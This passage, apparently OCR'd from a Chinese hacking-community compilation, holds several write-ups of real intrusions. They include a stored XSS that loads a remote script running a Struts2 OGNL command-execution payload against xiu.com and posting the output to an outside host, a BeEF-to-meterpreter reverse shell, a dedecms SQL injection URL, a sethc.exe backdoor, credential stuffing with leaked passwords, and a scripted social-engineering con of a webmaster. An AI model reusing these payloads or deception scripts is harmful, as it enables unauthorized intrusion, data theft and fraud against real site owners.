

图　4-3-19



图　4-3-20

成功添加了具有 C 盘可读可写权限的 ftp 用户了，把 CMD.exe 改名为 sethc.exe，如图 4-3-21：



图　4-3-21

拿到 system 权限后就这次测试算是结束了。
我希望这篇帖子大家都能看到的不单是怎么过安全狗，而是怎么坚持不懈。在感觉无路可走的时候，往往可以靠自己的细心耐心去成功找到出路，这种感觉很好。
（全文完）责任编辑：随性仙人掌

第五章　前端安全

第 1 节 利用 XSS 漫游走秀网客服后台

作者：songteng1991
来自：听潮社区–ListenTide
网址：http://team.f4ck.org/

走秀网的客服留言存在 XSS 漏洞，得到客服的后台是：

```
http://csc.xiu.com/updateComplaintBillsStatus.action?statusNum=1&feedback.show=0&Id=27473&feedback.id=27473
```

但是是无法访问的，估计是内部 DNS 或者 HOSTS 的 IP，看到.action 就试下 struct2，让客服帮我们输入 EXP 吧。先输入以下代码：

```
<script http://qinqinyo.com/struct.js></script>
```

然后 js 文件的内容为：

```
function up_data(data)
{
var up_result;
var data=encodeURIComponent(data);
var mlhttp=new XMLHttpRequest();
mlhttp.onreadystatechange=function()
{
if(mlhttp.readyState==4)
{
up_result=mlhttp.responseText;
}
}
mlhttp.open("POST","http://www.qinqinyo.com/b.php",true);
mlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
mlhttp.send("data="+data);
}
function get_web_by_get(url){
var lhttp=new XMLHttpRequest();
var get_result;
lhttp.onreadystatechange=function()
{if(lhttp.readyState==4)
{
```

```
get_result=lhttp.responseText;
}
}
lhttp.open("GET",url,false)
lhttp.send();
return get_result;
}
var
sdata=get_web_by_get("/toViewFeedBack.action?('\\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(
('\\43context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\75false')(b))&('\\43c')(('\\43_memberAccess.e
xcludeProperties\\75@java.util.Collections@EMPTY_SET')(c))&(g)(('\\43req\\75@org.apache.struts2.ServletActio
nContext@getRequest()')(d))&(h)(('\\43webRootzpro\\75@java.lang.Runtime@getRuntime().exec(\\43req.getPar
ameter(%22cmd%22))')(d))&(i)(('\\43webRootzproreader\\75new\\40java.io.DataInputStream(\\43webRootzpro.
getInputStream())')(d))&(i01)(('\\43webStr\\75new\\40byte[51020]')(d))&(i1)(('\\43webRootzproreader.readFully
(\\43webStr)')(d))&(i111)(('\\43webStr12\\75new\\40java.lang.String(\\43webStr)')(d))&(i2)(('\\43xman\\75@or
g.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('\\43xman\\75@org.apache.struts2.ServletActi
onContext@getResponse()')(d))&(i95)(('\\43xman.getWriter().println(\\43webStr12)')(d))&(i99)(('\\43xman.getWr
iter().close()')(d))&cmd=whoami");
```

这样，当客服看到这条留言的时候，已经得到这样的数据了。

```
2014-09-13 14:59:43-IP:113.98.252.129-Url:
http://csc.xiu.com/updateComplaintBillsStatus.action?statusNum=1&feedback.show=0&Id=27473&feedback.id=2
7473
root
```

（全文完）责任编辑：静默

第 2 节 XSS 学习笔记之 beef xss 反弹 meterpreter 案例

作者：w3af
来自：听潮社区–ListenTide
网址：http://team.f4ck.org/

xss 学习笔记，大牛略过，此文抛砖引玉，望大家指出文章中的不足，或者有较好的 xss 学习资料分享的，在这表示感谢。

XSS 原理

将恶意的 html 代码（主要是 javascript）插入到被攻击者的客户端执行。

xss 类型

反射型：

比如 htttp://url.com?xss=<svg/onload=alert(/xss/)，用户必须访问这一个 url 连接才能触发 xss。

存储型：

存储在网站服务器，只要用户访问了此网站都会触发 xss。

反射型危害较小，但也不可忽略，如在社交网站做一个连接，点击了连接的人都会被攻击，可造成蠕虫。

存储型危害较大，每一个浏览过网页的人都会被攻击。

xss 可以在社交网站上做蠕虫，可以打 cookie，甚至还可以提权，钓鱼等等，如图 5-2-1：

图　5-2-1

xss 平台可以打到被攻击者的 cookie，当一个网站实在没有办法了，但还存在一个 xss 漏洞，就可以诱惑管理员点击改反射型的连接，获取到 cookie，如果是存储型的那就坐等 cookie 吧，如图 5-2-2：

图 5-2-2

盗取 cookie 只是 xss 的冰山一角，使用 xssf、beefxss 工具可以实现各种攻击，比如说：提权，定向钓鱼。

下面演示一下使用 beefxss 获取 meterpreter。首先运行 beefxss，可以看到 beefxss 给我们开启了 3000 端口，如图 5-2-3：



图　5-2-3

使用 msf 监听 4444 端口，payload 为 java/meterpreter/reverse_tcp，如图 5-2-4：



图　5-2-4

诱惑目标加载我们的 js 文件后可以看到目标上线，如图 5-2-5：

图　5-2-5



图　5-2-6

接下来反弹一个 meterpreter(手抖多点了几次)，如图 5-2-7~图 5-2-8：



图　5-2-7

```
[*] Sending stage (30355 bytes) to 10.71.38.197
[*] Meterpreter session 3 opened (10.71.37.117:4444 -> 10.71.38.197:1926) at 201
4-09-15 11:11:53 +0800
[*] Sending stage (30355 bytes) to 10.71.38.197
[-] Failed to load client script file: /Users/izy/metasploit-framework/lib/rex/p
ost/meterpreter/ui/console/command_dispatcher/stdapi.rb
[*] Meterpreter session 4 opened (10.71.37.117:4444 -> 10.71.38.197:1927) at 201
4-09-15 11:11:53 +0800
[*] Sending stage (30355 bytes) to 10.71.38.197
[*] Meterpreter session 5 opened (10.71.37.117:4444 -> 10.71.38.197:1928) at 201
4-09-15 11:11:53 +0800

meterpreter >
```

图　5-2-8

其实 beefxss 的功能非常强大，还可以进行社会工程学攻击，特定的浏览器漏洞攻击，虽然略显臃肿。其它的功能大家自己开发咯~

（全文完）责任编辑：静默

第六章　社会工程学

第 1 节　社工 LOL 新召唤师峡谷地图团队网

作者：Morker

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

作为 LOL 玩家，肯定关心的是良好的游戏环境了。

不久前拳头公司推出了召唤师峡谷的新地图，感觉萌萌达。不过因一些细节问题，拳头公司把这个给下线了，但是一些爱好者可不会放任你说下线就下线哦！不过腾讯公司的更新落后可不是出名的慢，对吧？所以国内也在国外获取了新地图补丁后，进行了调整与修改，然后放出了补丁安装包，具体效果看看图片吧，如图 6-1-1～图 6-1-2：



图　6-1-1

图　6-1-2

个人感觉超赞，地图优化的很好，FPS 的跳动更加稳定！可惜，国服在更新 3.1.132 的时候，这个补丁不兼容了。因此害我还重装了下 LOL，所以我就上这地图补丁的官网（http://www.pbelabs.cn/）看了看，不错啊，界面变高大上了，如图 6-1-3：

图　6-1-3

简单看了下网站，typecho 博客程序，discuz!论坛。稍稍看了下信息，就看了下，如图 6-1-4：

图　6-1-4

加速乐的 cdn，又在难为我了！最近是蛮喜欢改解析地址的，就社了下邮箱，如图 6-1-5：



图　6-1-5

用网上的社工库搜了搜，一条记录。尝试的用这密码登入加速乐，如图 6-1-6：

图　6-1-6

看来卡牌大师的幸运女神照顾我，今天可以买彩票了。下来就是表达心情的时候，如图 6-1-7：



图　6-1-7

管理员安全意识蛮不错，改地址后没多长时间就改回来了，后来我还发了邮件叫他改密码，截止到发帖时间，密码已经改了。

（全文完）责任编辑：桔子

第 2 节 社工之道——以利诱人

作者：plogface
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

目标站:www.xxoo.com，习惯性的加上 robots.txt，发现是 dedecms，秒了后台帐号密码：

```
plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@`')+/*!50000Union*/+/*!50000SeLect*/+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9%20from%20`%23@__admin`%23
```

找后台的方法用尽了，无果。早就猜到了会是这种情况，旁站吧，稍微看了下，100 多个站，星外无疑。秒了一旁站，然后是安全模式，小菜就没敢多看。没辙了嘛？说社咱就社！
Whois 查询到此域名的 QQ 帐号，在加 QQ 聊天之前已经想好了步骤！
1、首先声称自己是某某同行公司，希望能在该网站页面做个广告的，能给出的广告费不要说的太离谱就行。
2、说明自己以前总是被人忽悠，为了防止被骗，请求验证下，给出证明是该网站的主人。至于验证方式嘛，由我这边选择远程后台验证。
3、一般到第 2 步会有两种情况，第 1 种是给了你远程验证后台，第 2 种是不鸟你了。至于第 2 种该如何解决？声称自己可以给出验证费用！费用本为几十元就 OK，你打了钱给站长，他就基本不会对你怀疑了，不分多少。
4、到这一步基本你就可以该干嘛干嘛了，如图 6-2-1，图 6-2-6：

图 6-2-1


17:34:12
什么类型的
17:34:33
17:34:42
这个公司是您的么？
17:34:47
17:34:49
怎么算费用
17:36:27
一个月1000如何？

图　6-2-2


放左侧啊。
17:37:52
您进您网站空间即可操作
17:38:05
可以 先打款 素材你安排做
17:38:47
嗯，我想先问清楚。这公司和网站是您的么？
17:39:33
网站是我这边的
17:39:43
公司不是
17:39:51
哦，帮别的公司做的网站啊？
17:40:15
恩

图　6-2-3


17:40:29
所以你最好还是找他们公司的人谈吧
17:40:43
其实不然的，
17:40:59
找您谈也一样。只要不妨碍他们就行。
17:41:08
恩恩 我这可以操作
17:41:22
他们也要通过我
17:41:25
如果觉得麻烦，我广告放最底下也可以。
17:41:28
嗯

图　6-2-4


您这边能先给我验证一下么？
17:43:42
那你素材做好，款打给我，我帮你花
17:43:49
挂
17:45:32
嗯，这个都没问题，是这样的，我们这边首先就是要明确网站权限确实在您那，不然被忽悠也不好受，所以请求进行验证。如果需要验证费用的话也是可以的。
17:46:33
怎么验证
17:48:16
远程协助看您登录网站后台即可。需要验证费用的话可验证之后就打给您。

图　6-2-5



图　6-2-6

到这有个问题，打钱给了他还不给验证怎么办？在这之前，你要确定此站的主人就是对方，一般情况下，站长们都想先尝点甜头再赚大的，这样也不会不给验证，如图6-2-7～图6-2-11：

图　6-2-7


18:29:11
恩
18:31:18
转账成功，对方已收到您的50.00元款项。
查看详情>>
请
查收
双击查看原图
收
18:32:36

图　6-2-8


太久没登陆了 稍等下下
18:39:17
嗯，你直接进空间查看就OK了。
18:39:30
我先去吃饭先，来了Q你
18:40:13
恩恩 那晚点聊
18:40:16
我也先下班
18:40:19
回家搞
18:49:56
吃完了
18:50:06

图　6-2-9


19:01:02
我进ftp给你验证吧
19:03:50
行的吧
19:04:28
稍等
19:04:36
我先进
19:04:51
嗯。后台目录您还是最好找到比较合适。
19:04:51
好的
19:07:37

图 6-2-10


19:07:41
找到了 稍等
19:09:10
只能截图么？
19:09:27
你要操作？
19:11:48
你要改哪里我立马改
19:11:50
你就知道了
19:11:57
远程也是一样的
19:11:58
不用了，我相信你

图　6-2-11

此时猥琐的我正在一边跟站长瞎聊，一边登录后台 getshell 中。
最终成功 KO，其实没啥技术含量，我所理解的社工就是注重对方心理的想法，站在对方的角度攻破掉对方不信任的念头，让他信任你。
web 安全的本质就是信任。（白帽子讲 web 安全里面某大牛说到的）
此次社工花费了 50 元，不过效果还不错，碰到此类问题的同学可以创新下想法。
（全文完）责任编辑：桔子

第七章　逆向工程

第 1 节　破解学校饭卡

作者：萱萱
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

前言：继上次破解水卡之后，就一直对饭卡耿耿于怀，但当时学校的饭卡是全加密的，所以本屌丝的 122 也无能为力，所以就一直静观其变。然而，在这个学期开学后，学校里边竟然换了新的饭卡，这样的举动让我等兴奋不已啊，于是就着手开始研究新饭卡。但是后来蛋疼的发现新饭卡 16 个扇区竟然有 15 个都是默认密码，毫无安全性可言，所以本菜逼就再罗嗦一下破解饭卡的全过程，希望各位大牛不要喷我。
正文：看主角，如图 7-1-1：

图　7-1-1

首先，安装驱动什么的就不多说了，不会的可以去看我那篇《水卡破解》的文章，有具体的步骤。我们直接来破解饭卡，如图 7-1-2：



图　7-1-2

破解出密码之后我们来分析一下 dump 文件内的数据，如图 7-1-3：

